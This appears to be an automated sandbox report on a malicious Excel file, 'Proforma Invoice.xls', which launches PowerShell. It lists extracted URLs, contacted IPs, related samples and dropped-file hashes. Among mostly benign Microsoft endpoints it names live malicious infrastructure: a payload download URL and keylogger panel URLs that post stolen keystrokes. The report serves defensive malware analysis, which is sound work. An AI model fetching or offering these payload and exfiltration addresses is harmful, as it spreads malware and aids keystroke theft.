http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://api.microsoftstream.com/api/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://cr.office.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://shopphongtinh.com4	powershell.exe, 00000006.00000002.386277042.0000000004987000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cutt.ly/ZhqUH1O	PowerShell_transcript.581804.sxhBoU5o.20201119100421.txt.6.dr	true	• Avira URL Cloud: safe	unknown
http://https://portal.office.com/account/?ref=ClientMeControl	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000006.00000002.385123620.0000000004721000.00000004.00000001.sdmp, powershell.exe, 00000008.00000002.411599928.0000000004721000.00000004.00000001.sdmp	false		high
http://https://ecs.office.com/config/v2/Office	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://graph.ppe.windows.net	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift-frontdesk.acompli.net	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://store.office.cn/addinstemplate	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000008.00000002.411829647.0000000004863000.00000004.00000001.sdmp, powershell.exe, 00000009.00000003.383638755.0000000007DB1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000008.00000002.411829647.0000000004863000.00000004.00000001.sdmp, powershell.exe, 00000009.00000003.383638755.0000000007DB1000.00000004.00000001.sdmp	false		high
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://web.microsoftstream.com/video/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://graph.windows.net	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://dataservice.o365filtering.com/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000008.00000002.411829647.0000000004863000.00000004.00000001.sdmp, powershell.exe, 00000009.00000003.383638755.0000000007DB1000.00000004.00000001.sdmp	false		high
http://https://officesetup.getmicrosoftkey.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://crl.micro	powershell.exe, 00000009.00000003.430528579.00000000095CD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://crl.microsof	powershell.exe, 00000006.00000003.274685863.0000000007514000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://weather.service.msn.com/data.aspx	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://apis.live.net/v5.0/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://management.azure.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://outlook.office365.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://incidents.diagnostics.office.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://api.office.net	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://cutt.ly	powershell.exe, 00000006.00000003.376490691.0000000008D79000.00000004.00000001.sdmp, powershell.exe, 00000006.00000002.385597645.0000000004863000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://entitlement.diagnostics.office.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://shopphongtinh.com/Ubnccbruoun7.exe	powershell.exe, 00000006.00000002.386239949.0000000004983000.00000004.00000001.sdmp, powershell.exe, 00000006.00000002.386277042.0000000004987000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://autodiscover-s.outlook.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://templatelogging.office.com/client/log	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://cdp.rapidssl.com/RapidSSLTLSRSACAG1.crl0L	powershell.exe, 00000006.00000003.376603901.0000000007567000.00000004.00000001.sdmp	false		high
http://crl.microsoft.co	powershell.exe, 00000008.00000003.380298000.0000000008CAD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://management.azure.com/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://ncus-000.contentsync.	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://devnull.onenote.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://messaging.office.com/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://status.rapidssl.com0	powershell.exe, 00000006.00000003.376603901.0000000007567000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
202.92.6.10	unknown	Viet Nam		45899	VNPT-AS-VNVNPTCorpVN	false
104.22.1.232	unknown	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320373
Start date:	19.11.2020
Start time:	10:03:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Proforma Invoice.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.expl.evad.winXLS@16/20@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 104.43.193.48, 168.61.161.212, 52.109.76.6, 52.109.12.21, 52.109.76.33, 52.147.198.201, 23.54.113.104, 51.104.146.109, 8.248.99.254, 8.248.115.254, 8.253.145.105, 8.238.85.126, 8.250.159.254, 20.54.26.129, 23.10.249.43, 23.10.249.26, 52.155.217.156 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, europe.configsvc1.live.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:04:59	API Interceptor	241x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
202.92.6.10	Invoice.xlsm	Get hash	malicious	Browse	• shopphongtinh.com/client.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SA Covid-19 Funding Connection.xlsm	Get hash	malicious	Browse	• shopphongtinh.com/key/panel/base/post.php?type=keystrokes&machinename=530978&windowtitle=Program%20Manager&keystrokestyped=&machinetime=8:05%20PM
	invoice.exe	Get hash	malicious	Browse	• shopphongtinh.com/key/panel/base/post.php?type=keystrokes&machinename=960781&windowtitle=Program%20Manager&keystrokestyped=&machinetime=8:06%20PM
	http://thungcartonvinatc.com/MxZhe-bBdwsbFVz36TAJH_YObpULtA-II	Get hash	malicious	Browse	• thungcartonvinatc.com/MxZhe-bBdwsbFVz36TAJH_YObpULtA-II/
104.22.1.232	http://cutt.ly/	Get hash	malicious	Browse	• cutt.ly/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cutt.ly	Shipping Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Invoice.xls	Get hash	malicious	Browse	• 104.22.0.232
	wHrBhrpp3q.csv	Get hash	malicious	Browse	• 172.67.8.238
	wHrBhrpp3q.csv	Get hash	malicious	Browse	• 172.67.8.238
	wHrBhrpp3q.csv	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen2.64979.12090.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen2.64979.3440.xls	Get hash	malicious	Browse	• 104.22.0.232
	SecuriteInfo.com.Exploit.Siggen2.64979.12090.xls	Get hash	malicious	Browse	• 104.22.0.232
	SecuriteInfo.com.Exploit.Siggen2.64979.3440.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen2.64979.12090.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen2.64979.3440.xls	Get hash	malicious	Browse	• 104.22.0.232
	Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	Invoice.xls	Get hash	malicious	Browse	• 104.22.0.232
	Invoice.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	File.xls	Get hash	malicious	Browse	• 104.22.1.232
shopphongtinh.com	Proforma Invoice.xls	Get hash	malicious	Browse	• 202.92.6.10
	client.exe	Get hash	malicious	Browse	• 202.92.6.10
	Invoice.xlsm	Get hash	malicious	Browse	• 202.92.6.10
	SA Covid-19 Funding Connection.xlsm	Get hash	malicious	Browse	• 202.92.6.10
	invoice.exe	Get hash	malicious	Browse	• 202.92.6.10

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Proforma Invoice.xls	Get hash	malicious	Browse	• 104.22.0.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://www.canva.com/design/DAENqED8UzU/0m_RcAQIILTwa79MyPG8KA/view?utm_content=DAENqED8UzU&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.18.215.67
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 104.20.138.65
	http://https://akljsdhfas.selz.com/?	Get hash	malicious	Browse	• 104.18.108.36
	quotation_0087210_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 104.24.105.107
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.134.233
	INQUIRY.exe	Get hash	malicious	Browse	• 104.27.152.230
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.22.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.172.15
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.23.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.173.15
	TRIAL-ORDER.exe	Get hash	malicious	Browse	• 104.18.57.249
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• 104.23.99.190
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	PO #5618896.gz.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.134.233
	07DYwxlVm4.exe	Get hash	malicious	Browse	• 104.27.133.115
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.133.233
VNPT-AS-VNVNPTCorpVN	Proforma Invoice.xls	Get hash	malicious	Browse	• 202.92.6.10
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 221.132.33.88
	FMFF7xj5.exe	Get hash	malicious	Browse	• 103.207.39.131
	rJz6SePuqu.dll	Get hash	malicious	Browse	• 123.19.40.157
	Order inquiry.exe	Get hash	malicious	Browse	• 103.207.38.182
	Nissin Eletach Vietnam Co., Ltd - PRODUCTS LIST.exe	Get hash	malicious	Browse	• 203.162.4.149
	http://tuyethuongtra.com/wp-content/plugins/wp-nest-pages/lm/	Get hash	malicious	Browse	• 113.160.161.75
	http://tuyethuongtra.com/wp-content/plugins/wp-nest-pages/lm/	Get hash	malicious	Browse	• 113.160.161.75
	http://tuyethuongtra.com/wp-content/plugins/wp-nest-pages/lm	Get hash	malicious	Browse	• 113.160.161.75
	OK093822333448.doc	Get hash	malicious	Browse	• 103.255.237.196
	http://megalighthotel.com/c9tf/Scan/jg5zl1ho/a0k89721503873576lc1wkiavm472/	Get hash	malicious	Browse	• 113.160.250.165
	DETAILS.jar	Get hash	malicious	Browse	• 103.207.39.83
	Readmore Details.exe	Get hash	malicious	Browse	• 103.207.39.83
	SecuriteInfo.com.Trojan.PackedNET.405.16508.exe	Get hash	malicious	Browse	• 103.207.39.83
	detail-information.exe	Get hash	malicious	Browse	• 103.207.39.83
	INFORMATIONS.doc.....exe	Get hash	malicious	Browse	• 103.207.39.83
	executed.exe	Get hash	malicious	Browse	• 103.207.39.83
	_000819.exe	Get hash	malicious	Browse	• 113.161.148.81
	_000822.exe	Get hash	malicious	Browse	• 113.161.148.81
	_000819.exe	Get hash	malicious	Browse	• 113.161.148.81

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 104.22.1.232
	quotation_0087210_pdf.exe	Get hash	malicious	Browse	• 104.22.1.232
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• 104.22.1.232
	PO #5618896.gz.exe	Get hash	malicious	Browse	• 104.22.1.232
	bGtm3bQKUj.exe	Get hash	malicious	Browse	• 104.22.1.232
	http://https://greatdownloadplace.net/estate/formated/xlsc/Setup_v177.exe	Get hash	malicious	Browse	• 104.22.1.232
	BlueJeansInstaller.exe	Get hash	malicious	Browse	• 104.22.1.232
	JmuEmJ4T4r5bc8S.exe	Get hash	malicious	Browse	• 104.22.1.232
	List Of Orders.exe	Get hash	malicious	Browse	• 104.22.1.232
	Status____201711.gz.exe	Get hash	malicious	Browse	• 104.22.1.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documento relativo al carico e alla spedizione del cliente_italy2020.exe	Get hash	malicious	Browse	• 104.22.1.232
	b095b966805abb7df4ffddf183def880.exe	Get hash	malicious	Browse	• 104.22.1.232
	SIN029088.xls	Get hash	malicious	Browse	• 104.22.1.232
	Request for Quote_PDF.vbs	Get hash	malicious	Browse	• 104.22.1.232
	01_file.exe	Get hash	malicious	Browse	• 104.22.1.232
	aguhvLvn.exe	Get hash	malicious	Browse	• 104.22.1.232
	BlueJeans.2.25.11u.msi	Get hash	malicious	Browse	• 104.22.1.232
	2B027105A0C3.exe	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Trojan.GenericKD.35249420.21118.xlsm	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.14177.xlsm	Get hash	malicious	Browse	• 104.22.1.232

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\858DE975-BAE2-4804-817A-43A69FCAFAEC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378340809923203
Encrypted:	false
SSDEEP:	1536:ZcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:zmQ9DQW+zBX8u
MD5:	8F02A3BC24B652B81AC3A111979B1458
SHA1:	E256D984F09C492E7B7EEDF9310C07BCD0BE7BC5
SHA-256:	0103F0ED21E5390AC47E6C1F72B3B5539FC04CE1DD47480F9B7A252846655E5F
SHA-512:	9D94002CF7614C115C27B6B5AAD0A3A124E246B0ECB8844AB3B0A0E68EE7211DF6BC1BEFBED93D61133D785AF7453B2440C6436284AE7C45C3A68D418B6ACE0E
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-19T09:04:15">.. Build: 16.0.13517.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5829
Entropy (8bit):	4.8968676994158
Encrypted:	false
SSDEEP:	96:WCJ2Woe5o2k6Lm5emmXIGvgyg12jDs+un/iQLEYFjDaeWJ6KGcmXx9smyFRLcU6f:5xoe5oVsm5emd0gkjDt4iWN3yBGHh9s6
MD5:	36DE9155D6C265A1DE62A448F3B5B66E
SHA1:	02D21946CBDD01860A0DE38D7EEC6CDE3A964FC3
SHA-256:	8BA38D55AA8F1E4F959E7223FDF653ABB9BE5B8B5DE9D116604E1ABB371C1C87
SHA-512:	C734ADE161FB89472B1DF9B9F062F4A53E7010D3FF99EDC0BD564540A56BC35743625C50A00635C31D165A74DCDBB330FFB878C5919D7B267F6F33D2AAB328E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
File Type:	data
Category:	dropped
Size (bytes):	19908
Entropy (8bit):	5.574087613065968
Encrypted:	false
SSDEEP:	384:GtkcGhGjYNQPE9v/6S0naulUA8p7Y9wSJ3AY+PJWtHJynL6Rr:hlNgoaTaulUA8ZcAhmIn2p
MD5:	C595F5692BC2EEB8CAE7E81B59DC5FA2
SHA1:	5CA8C7C338EBD5DB722C5BADBF514FB5C19A5028
SHA-256:	9364852F833E20EC7E3DC79B49B31E9FF46AD9A802D3BA25204E06C0D0B4E540
SHA-512:	679F5B1364707201D799BA4BF2F20DDE9C1D48D75E95FD2309745235E783681969D3428B9A09BBCA7567EF0A0A3DC22624AAA1712562C63A39DA34B1F5B19789
Malicious:	false
Preview:	@...e.....".....k.[.....a.j...R.....@.....H.....<@.^.L."My...::..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.<.....):gK..G...$.1.q.....System.ConfigurationH..... ....H..m)aUu.....Microsoft.Powe rShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.P...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\E2B10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	59432
Entropy (8bit):	7.870305841685203
Encrypted:	false
SSDEEP:	768:QbiEo/K2LJR7mWXbkLwgwE73DFK5Rhdv1nhQgcJPkrTp:PEo/K2V9mSb4wjE7zF0Rhdv1hQzMrTp
MD5:	93D36185F412830AA74DE8CBFC9F87A6
SHA1:	0E5F84D96DAA4313333C6DE412397C7732724C46
SHA-256:	9A49D18BF5A4C94DADE9B09DCE9218995C8AC6E806215544601BDBE0ADE247BF
SHA-512:	5DA8C49DAFBF16EE189023A868F173C00808F727BB6FB55F483450C0D356A4B0750EA3364A55F78BDFB28D2C79174AC9B56B0D788DA9C8E62A06338062C06C2
Malicious:	false
